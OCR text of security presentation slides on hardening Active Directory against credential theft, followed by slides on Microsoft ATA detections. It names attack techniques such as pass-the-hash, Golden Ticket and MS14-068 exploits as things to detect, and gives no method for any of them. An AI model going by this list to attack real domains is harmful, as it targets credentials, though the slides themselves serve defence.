
- Microsoft LAPS (or similar) to randomize computer local admin account passwords.
- Service Accounts (SAs):
  - Leverage "(Group) Managed Service Accounts".
  - Implement Fine-Grained Password Policies (DFL >2008).
  - Limit SAs to systems of the same security level, not shared between workstations & servers (for example).
- Remove Windows 2003 from the network.
- Separate Admin workstations for administrators (locked-down & no internet).
- PowerShell logging

Mitigation Level Three ("It's Complicated")

- **Number of Domain Admins = 0**
- Complete separation of administration
- ADAs use SmartCard auth w/ rotating pw
- ADAs never logon to other security tiers.
- ADAs should only logon to a DC (or admin workstation or server).
- Time-based, temporary group membership.
- No Domain Admin service accounts running on non-DCs.
- Disable default local admin account & delete all other local accounts.
- Implement network segmentation.
- CMD Process logging & enhancement (KB3004375).



Credential Theft Protection (Future)




Attack Detection Paradigm Shift

Microsoft Advanced Threat Analytics (ATA, formerly Aorato)


- Monitors all network traffic to Domain Controllers
- Baselines “normal activity” for each user (computers, resources, etc)
- Alerts on suspicious activity by user
- Natively detects recon & attack activity without writing rules

- ATA Detection Capability:
  - Credential theft & use
  - MS14-068 exploits
  - Golden Ticket usage
  - DNS Reconnaissance
  - Password brute forcing
  - Domain Controller Skeleton Key Malware


ATA Detection: Credential Theft Pass the Hash




ATA Detection: Credential Theft Pass the Ticket




ATA Detection: Credential Theft OverPass the Hash



